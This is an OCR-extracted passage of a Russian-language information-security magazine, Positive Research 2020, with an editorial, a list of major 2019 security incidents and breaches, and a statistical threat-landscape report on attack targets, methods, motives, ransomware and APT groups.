
PT
POSITIVE RESEARCH
2020
СБОРНИК ИССЛЕДОВАНИЙ ПО ПРАКТИЧЕСКОЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Содержание

От редакции

Доступ на продажу, цена атаки и кибербезопасность в удаленном режиме

Природа в очередной раз оказалась самым опасным хакером. Вирус разрушил наши планы, заставил дорого платить (не хуже любого шифровальщика). При этом проблемы информационной безопасности никуда не делись, напротив, текущая повестка лишь подлила масла в огонь. Пандемия отправила полмира жить и работать в Матрицу, к которой каждый подключается со своим набором устройств разной степени защищенности. Злоумышленники показали умение быстро адаптироваться к ситуации и извлекать выгоду из людской наивности и безответственности. Готовы ли мы к этому?

В журнале Positive Research 2020 мы собрали для вас самую актуальную и интересную информацию о трендах и прогрессивных технологиях ИБ, о том, как защититься от киберугроз, чему учиться — и о том, что нас ждет в будущем.

Актуальные киберугрозы

По данным наших экспертов, количество кибератак увеличивалось из квартала в квартал и по итогам 2019 года на 19% превысило число кибератак в предыдущем году. Наиболее часто атакам подвергались госучреждения, промышленность, медицина, сфера науки и образования, финансовая отрасль. Об актуальных угрозах информационной безопасности читайте на стр. 12.

Взломать любой ценой

Инструменты, используемые при проведении APT-атак, могут зависеть от мотивов преступников. Какие техники применяют кибергруппировки, атакующие госсектор? Сколько стоит набор инструментов группировки Silence? Какова стоимость эксплойтов уязвимостей нулевого дня и во сколько оценивают ущерб от успешной атаки APT38? (Спойлер: 40 млн долларов!) Эти и другие цифры и факты — на стр. 28.

Вирус разрушил наши планы, заставил дорого платить, не хуже любого шифровальщика. При этом проблемы информационной безопасности никуда не делись

Продается доступ

Одна из причин ежегодного роста числа атак — легкий вход в мир киберпреступности. Этому способствовало развитие множества торговых площадок на нелегальном рынке кибериуслуг. Сформировалось предложение вредоносных инструментов для проникновения в корпоративные сети, а скрипт-кидди быстро научились использовать эти инструменты. О том, что такое «доступ на продажу» и «партнерская программа шифровальщика», насколько актуальны эти угрозы и какие риски они могут нести бизнесу, читайте на стр. 72.

Мобильный банкинг под угрозой

Приложения банков больше других мобильных приложений подвержены нападениям злоумышленников. А значит, вопросам их безопасности должно уделяться больше внимания и со стороны банка, и со стороны пользователя. Однако ни в одном из исследованных нами мобильных банковских приложений уровень защищенности не является приемлемым. Об угрозах, нависших над мобильными банками, мы пишем в материале на стр. 116.

Безопасность на удаленке

В этом году коронавирус спутал все карты. Бизнес ушел на удаленку, а хакеры подстроились под повестку и забрасывают корпоративную и частную почту фишинговыми письмами. В этой ситуации мы просто не могли не запустить специальную программу на своем YouTube-канале (bit.ly/30TjHkg), где эксперты из самых разных сфер бизнеса делятся опытом работы из дома, прогнозами на будущее и рассуждают о жизни после пандемии. А в новом номере журнала появилась рубрика (стр. 126), в которой наши специалисты рассказывают о безопасности удаленной работы.

Конфиденциальные данные в машинном обучении

Группа перспективных технологий Positive Technologies ведет исследования гибридных подходов в машинном обучении при использовании конфиденциальных данных. О таких подходах и privacy-preserving алгоритмах читайте на стр. 224.

Киберугрозы в корпоративных сетях

В IT-инфраструктуре современной компании ежедневно генерируются большие объемы сетевого трафика. Отслеживать уязвимые места в сетевых взаимодействиях между устройствами становится сложнее. Информации об адресах, портах и протоколах, по которым устанавливаются соединения, уже недостаточно для своевременного выявления угроз и реагирования на них; необходим глубокий анализ трафика. О том, как с этой задачей справляются решения класса network traffic analysis, читайте на стр. 176.

Наша школа

Data scientists, защитники умных гаджетов и не только: какие профессии будут востребованы в будущем? Чему наши эксперты учат в Бауманке? Читайте на стр. 252.

Самые громкие **инциденты безопасности** в 2019 году

Александр Антипов

2019

С каждым годом кибербезопасность приобретает все большее значение. Утечек данных не становится меньше, преступники продолжают изобретать все более хитрые методы взлома и схемы заработка, а корпоративная безопасность все чаще подвергается испытанию на прочность. Как и предыдущие несколько лет, 2019 год оказался насыщен событиями — масштабными утечками данных, кампаниями кибершпионажа, финансовыми преступлениями и атаками с использованием программ-вымогателей. Ниже мы расскажем о самых громких инцидентах по версии портала SecurityLab.ru.

Больше новостей из мира информационной безопасности читайте на нашем портале

1 Базы Collection с #1 по #5

В январе 2019 года в облачном сервисе MEGA был обнаружен архив, содержавший порядка 773 млн уникальных электронных адресов и 22 млн уникальных паролей, собранных из разных источников. В общей сложности массив, получивший название Collection #1, включал 12 тыс. отдельных файлов и 87 ГБ данных. Некоторые пароли в БД хранились в открытом виде. В том же месяце на хакерских форумах появился архив из 2,2 млрд уникальных имен пользователей и паролей. Массив данных объемом 845 ГБ, окрещенный Collections #2–5, включал 25 млрд записей.

2 Dream Market

Месяцем позднее на подпольном рынке Dream Market была выставлена на продажу база данных, содержавшая 617 млн учетных записей, похищенных у пользователей 16 взломанных сайтов. Продавцом БД являлся некто под псевдонимом Gnosticplayers, а ее стоимость составляла 20 тыс. $ в биткойнах. За эту сумму любой желающий мог приобрести 162 млн скомпрометированных аккаунтов Dubsmash, 151 млн MyFitnessPal, 92 млн MyHeritage, 41 млн ShareThis, 28 млн HauteLook, 25 млн Animoto, 22 млн EyeEm, 20 млн 8fit, 18 млн Whitepages, 16 млн Fotolog, 15 млн 500px, 11 млн Armor Games, 8 млн BookMate, 6 млн CoffeeMeetsBagel, 1 млн Artsy и 0,7 млн DataCamp. Позже Gnosticplayers выставил на продажу второй архив, включавший 127 млн украденных учетных записей пользователей 8 сайтов, запросив за него 4 биткойна (около 14 тыс. $).

3 Хакерская атака на Norsk Hydro

В 2019 году значительно возросло число атак с использованием вымогательского ПО, от которых пострадало немало крупных компаний. К примеру, в марте крупнейший мировой производитель алюминия Norsk Hydro был вынужден приостановить работу производственных объектов из-за атаки вымогателя LockerGoga. По оценкам компании, ущерб от инцидента составил примерно 35–41 млн $. В числе жертв различных программ-вымогателей также оказались швейцарский производитель спецтехники Aebi Schmidt, немецкий концерн Rheinmetall.

4 Бэкдор в утилите ASUS Live Update

В начале прошлого года стало известно о вредоносной кампании, направленной на пользователей компьютеров ASUS. Киберпреступная группировка ShadowHammer взломала утилиту ASUS Live Update для доставки обновлений BIOS, UEFI и ПО на компьютеры ASUS, внедрила в нее бэкдор и распространяла через официальные каналы. По оценкам экспертов, общее число заражений могло достигнуть миллиона.

5 Данные пользователей Facebook в открытом доступе

Записи пользователей Facebook хранились в открытом доступе на облачных серверах Amazon S3. Источником утечки стал не сам техногигант, а сторонние разработчики и их приложения для Facebook — мексиканская медиакомпания Cultura Colectiva и приложение At the Pool. База данных объемом 146 ГБ, принадлежавшая Cultura Colectiva, содержала более 540 млн записей с данными пользователей Facebook, включая комментарии, предпочтения, логины, идентификаторы. В базе данных At the Pool хранились имена, пароли в текстовом виде, электронные адреса 22 тыс. пользователей, а также информация о друзьях, лайках, группах и пр.

Уязвимость в WhatsApp для установки шпионского ПО Pegasus

6

В мае одним из резонансных событий стало сообщение об уязвимости CVE-2019-3568 в мессенджере WhatsApp, которая использовалась для установки шпионского ПО Pegasus производства израильской компании NSO Group. В октябре компания WhatsApp подала в суд, обвинив NSO Group в том, что она помогла правительственным спецслужбам взломать телефоны 1400 пользователей по всему миру, в том числе дипломатов, оппозиционеров, журналистов.

Утечка данных почти полумиллиона жителей Дели

7

В Сети был обнаружен незащищенный сервер MongoDB, на котором хранилась база данных размером 4,1 ГБ под названием «GNCTD». Архив содержал конфиденциальную информацию о 458 388 жителях Дели. База содержала несколько разделов с подробными сведениями, позволяющими вычислить конкретного человека, включая номера Aadhaar, номера карт избирателей, данные о состоянии здоровья, образовании, адресе проживания, наличии доступа в интернет.

Взлом криптовалютных бирж

8

Популярность криптовалют не угасает, и криптовалютные биржи продолжают оставаться лакомым куском для злоумышленников. В 2019 году от рук преступников пострадало сразу несколько крупных бирж. В апреле жертвой взлома (третий раз за три года) стала южнокорейская биржа Bithumb, лишившаяся порядка 20 млн $ в криптовалюте, а в мае — одна из пяти крупнейших криптовалютных бирж мира Binance: злоумышленники взломали «горячий» кошелек сервиса и вывели более 7000 биткойнов (около 41 млн $). Кроме того, в их распоряжении оказался большой массив персональной информации трейдеров, секретные ключи, пароли двухфакторной аутентификации и прочие данные.

Google тайно собирала медицинские данные жителей США

9

Компания Google оказалась в центре скандала, связанного с тайным сбором данных. Как оказалось, техногигант и компания Ascension вели совместный секретный проект по сбору и анализу медицинских данных миллионов американцев. Собираемая информация включала результаты лабораторных исследований, диагнозы и записи о госпитализации, полную историю болезни с именами пациентов и датами их рождения. Эти данные использовались для разработки нового программного обеспечения на базе искусственного интеллекта, дающего людям рекомендации по изменению тактики лечения.

Масштабная атака на владельцев iPhone

10

Специалисты раскрыли одну из самых масштабных кибератак на владельцев смартфонов Apple iPhone. Злоумышленники взломали ряд сайтов с еженедельной аудиторией в несколько тысяч пользователей и с их помощью заражали iOS-устройства вредоносным ПО через уязвимости нулевого дня в операционной системе. Вредоносная программа похищала конфиденциальную информацию жертв, а также имела доступ к паролям в Keychain и базе данных незашифрованных сообщений в сервисах для общения наподобие Google Hangouts.

11

Утечка данных более 1 млрд пользователей соцсетей

В открытом доступе оказалась база данных, содержавшая более 4 ТБ информации — в общей сложности 1,2 млрд записей, включающих данные из профилей сотен миллионов пользователей социальных сетей Facebook, Twitter, LinkedIn и GitHub, в том числе 50 млн номеров телефонов, 622 млн электронных адресов и записи из истории трудоустройства. Располагавшийся в сервисе Google Cloud архив не содержал паролей, номеров платежных карт или номеров социального страхования.

12

Компрометация телеком-компаний в целях шпионажа

В конце июня были обнародованы подробности масштабной шпионской кампании, в рамках которой преступники внедрились в сети крупнейших мировых телекоммуникационных компаний с целью перехвата информации о конкретных лицах. Организатором, предположительно, была связанная с Китаем группировка APT10. Злоумышленникам удалось похитить порядка 100 ГБ информации и с помощью подробных данных о вызове (Call Detail Records, CDR) отслеживать передвижения и действия интересовавших их лиц.

13

Утечка Capital One

Американский банковский холдинг Capital One сообщил о масштабной утечке данных более 100 млн жителей США и 6 млн жителей Канады. Утечка произошла по вине бывшей сотрудницы компании Amazon, имевшей доступ к публичному облаку Amazon Web Services (AWS), где размещалась база данных пострадавшей компании. Помимо персональных данных, утечка затронула номера социального страхования 140 тыс. владельцев банковских карт, а также порядка 80 тыс. номеров привязанных к картам счетов. Компания оценила ущерб от взлома в 100–150 млн $.

14

Взлом хостинг-провайдера Hostinger

В августе хостинг-провайдер Hostinger сообщил о кибератаке, в результате которой злоумышленники получили доступ к информации о логинах, хеш-суммах паролей, адресах электронной почты, личных именах, номерах телефонов, о физических и IP-адресах клиентов компании. Преступники взломали внутренний сервер Hostinger, получили доступ к токену авторизации одного из API и с его помощью — к базе данных, хранившей информацию о 14 млн пользователей.

15

Большая азиатская утечка

Декабрь минувшего года ознаменовался сразу несколькими крупными утечками. В частности, в начале месяца неизвестные опубликовали в открытом доступе базу данных, содержащую 2,7 млрд электронных адресов и более 1 млрд незашифрованных паролей к ним. Как показал анализ, большая часть данных представляла собой утечку, выставленную на продажу киберпреступником под псевдонимом DoubleFlag в начале 2017 года. Утечка под названием «Большая азиатская утечка» включала данные пользователей ряда китайских интернет-компаний, в том числе NetEase, Tencent, Sohu и Sina.

НА ОСТРИЕ АТАКИ

Актуальные **киберугрозы**

Яна Авезова

Отсканируйте код, чтобы ознакомиться с полной версией исследования

Данная статья содержит информацию об актуальных угрозах информационной безопасности, основанную на собственной экспертизе компании Positive Technologies, результатах многочисленных расследований, а также на данных авторитетных источников.

Количество кибератак увеличивалось из квартала в квартал и по итогам 2019 года на 19% превысило число атак в 2018 году.

Наиболее часто кибератакам подвергались госучреждения, промышленность, медицина, сфера науки и образования, финансовая отрасль. На эти отрасли пришлось более половины всех кибератак на юридические лица (54%).

Доля атак на промышленные компании выросла до 10% против 4% в 2018 году. Эту отрасль атакуют преимущественно с использованием вредоносного ПО (подобных атак 90%).

Целенаправленных атак было существенно больше, чем массовых. Их доля составила 60%, что на 5 процентных пунктов больше, чем в 2018 году. Одна из причин — рост числа APT-атак. На протяжении года мы отмечали высокую активность 27 APT-группировок.

Информация по-прежнему представляет высокую ценность для киберпреступного сообщества. Доля кампаний, направленных на получение данных, составила 60% и 57% в атаках против юридических и частных лиц соответственно. Наибольший интерес для злоумышленников представляли персональные данные, учетные записи и данные банковских карт.

Общее число заражений вредоносным ПО в 2019 году на 38% превысило аналогичный показатель 2018 года. Успеху вредоносных кампаний способствовала модернизация как самого ВПО, так и способов его доставки.

Шифровальщики — одна из наиболее актуальных киберугроз для компаний по всему миру. На их долю пришелся 31% заражений ВПО среди юридических лиц. Средняя сумма выплат в 2019 году достигла нескольких сотен тысяч долларов США. Операторы шифровальщиков шантажируют жертв публикацией похищенных перед шифрованием данных в случае отказа платить выкуп.

На протяжении всего 2019 года регулярно наблюдались атаки с помощью JavaScript-снифферов MageCart. Они приобрели массовый характер за счет компрометации через поставщиков программного обеспечения для вебресурсов (supply chain).

Число кибератак стремительно растет

В 2019 году мы зафиксировали более полутора тысяч атак; это на 19% больше, чем в предыдущем году. В 81% кибератак жертвами были юридические лица. По итогам года в пятерку наиболее часто атакуемых отраслей вошли госучреждения, промышленность, медицина, сфера науки и образования, финансовая отрасль.




Рисунок 1. Количество кибератак в 2018 и 2019 годах (по месяцам)




Рисунок 2. Категории жертв среди юридических лиц

Отрасль

Распределение киберинцидентов по метрикам (мотивы, методы, объекты атак) внутри отраслей		Государственные учреждения	Финансовая отрасль	Промышленные компании	Медицинские учреждения	Онлайн-сервисы	Сфера услуг	IT-компании	Наука и образование	Торговля	Телекоммуникационные компании	Транспорт	Блокчейн-проекты	Другие	Без привязки к отрасли	Частные лица
	Всего атак	**241**	**92**	**125**	**93**	**47**	**51**	**63**	**93**	**49**	**15**	**17**	**23**	**59**	**248**	**292**
Объект	Компьютеры, серверы и сетевое оборудование	169	82	118	54	15	18	51	72	17	13	11	14	41	195	92
	Веб-ресурсы	54	5	4	22	31	14	11	17	27	2	5	6	15	27	25
	Люди	15	2	3	17	1	1	1	4	1		1	3	3	12	91
	Мобильные устройства	3													5	77
	Банкоматы и POS-терминалы		3				18			4						
	IoT														9	7
Метод	Использование ВПО	154	78	112	47	5	31	34	62	19	8	11	4	37	202	169
	Социальная инженерия	130	74	105	47	2	9	20	55	15	6	11	4	30	107	184
	Подбор учетных данных	10	2	3	15	7	9	11	9	3	2	1	3	6	19	16
	Хакинг	25	5	10	4	5	4	13	9	2	1	1	14	3	73	25
	Эксплуатация веб-уязвимостей	45	1	5	3	23	8	9	9	27	3	2	2	10	25	5
	Другие	24	6	4	2	11		7	2		4		2	5	11	7
Мотив	Получение данных	143	61	110	57	29	42	37	40	37	11	10	9	26	118	167
	Финансовая выгода	51	28	12	35	3	7	21	45	9		5	13	21	111	109
	Хактивизм	39	3	2	1	15	2	5	8	3	4	2	1	10	19	16
	Кибервойна	8		1										2		

Градацией цвета показана доля атак внутри одной отрасли: 0% 10% 20% 30% 40% 100%

В 2019 году доля атак, направленных на кражу информации у юридических лиц, составила 60%




Рисунок 3. Объекты атак

Целенаправленные атаки в авангарде

Доля целенаправленных атак выросла на 5 п. п. по сравнению с 2018 годом и составила 60%. В каждом квартале мы наблюдали больше целевых атак, чем в предыдущем. Так, в I квартале целевыми были менее половины атак (47%), а в конце года их доля составила уже 67%.

Рост доли целенаправленных атак обусловлен рядом причин. Во-первых, злоумышленники предпочитают не тратить время на массовые кампании, которые не гарантируют им денежную прибыль. Во-вторых, ежегодно появляются новые группы злоумышленников, специализирующиеся на атаках класса APT (advanced persistent threat). В течение года эксперты Positive Technologies Expert Security Center (PT ESC) отслеживали APT-атаки 27 групп, среди которых есть как широко известные (Cobalt, Silence, APT28), так и относительно новые, малоизученные. В 2019 году специалисты PT ESC впервые подробно проанализировали APT-группу Calypso, атаковавшую государственные организации в Бразилии, Индии, Казахстане, России, Таиланде и Турции (bit.ly/2PJE7Wu).




Рисунок 4. Доля целевых атак

Информация на вес золота

В 2019 году доля атак, направленных на кражу информации у юридических лиц, составила 60%. Значительные изменения коснулись мотивации злоумышленников в атаках против частных лиц: 57% атак были с целью хищения данных, в то время как в 2018 году аналогичный показатель составлял лишь 30%. Таким образом, в 2019 году кража информации — основной мотив злоумышленников как в атаках на организации, так и в атаках, направленных против частных лиц.




Рисунок 5. Мотивы злоумышленников

В атаках на юридические лица злоумышленники прежде всего интересовались персональными данными. Значительную долю похищенной в ходе кибератак информации составили учетные данные: 22% для юридических лиц и 40% для частных. На протяжении года мы неоднократно отмечали кибератаки, в ходе которых скомпрометированные базы учетных данных одних компаний использовались для доступа к системам других.




Рисунок 6. Типы украденных данных

Вредоносное ПО развивается семимильными шагами

В 2019 году число заражений вредоносным ПО выросло на 38% по сравнению с 2018 годом. В 41% случаев заражения вредоносным ПО сочетались с методами социальной инженерии.

Росту успеха вредоносных кампаний в течение года способствовала непрерывная модернизация как самого ВПО, так и способов его доставки. Во-первых, в 2019 году злоумышленники хорошо маскировали зловредов. Во-вторых, киберпреступники добавляли в ВПО новые эксплойты для уязвимостей, в том числе в широко используемом ПО. Наконец, злоумышленники старались сделать ВПО многофункциональным, что повышало их шансы на получение выгоды в случае заражения.




Рисунок 7. Методы атак




Рисунок 8. Способы распространения ВПО

Шифровальщики наступают

В атаках на юридические лица 31% заражений ВПО пришлись на долю троянов-шифровальщиков. В течение 2019 года жертвами стали десятки городов, школ и университетов, медицинских центров, промышленных предприятий, IT-компаний. Основные векторы заражений — фишинговые письма, эксплуатация уязвимостей в ПО, атаки через RDP. Пик заражений среди государственных учреждений пришелся на первую половину года. Во втором полугодии наблюдался всплеск атак шифровальщиков на IT-компании и сферу образования. Многие жертвы предпочли заплатить выкуп, который в среднем составлял несколько сотен тысяч долларов.

С ноября операторы шифровальщиков начали шантажировать жертв публикацией данных, которые они скопировали перед тем, как зашифровать. На конец 2019 года такие кампании проводили операторы шифровальщиков Maze и Sodinokibi. Возможная связь последнего с нашумевшим GandCrab, предыдущие владельцы которого, по их словам (zd.net/2uTbL4W), заработали на выкупах

два миллиарда долларов, позволяет сделать предположение, что в 2020 году нас ожидает новая волна атак шифровальщиков, а возникшая в конце года тенденция к публикации файлов жертв, отказавшихся платить выкуп, получит развитие.




Рисунок 9. Типы вредоносного ПО




Рисунок 10. Категории жертв шифровальщиков среди юридических лиц

Опасные уязвимости

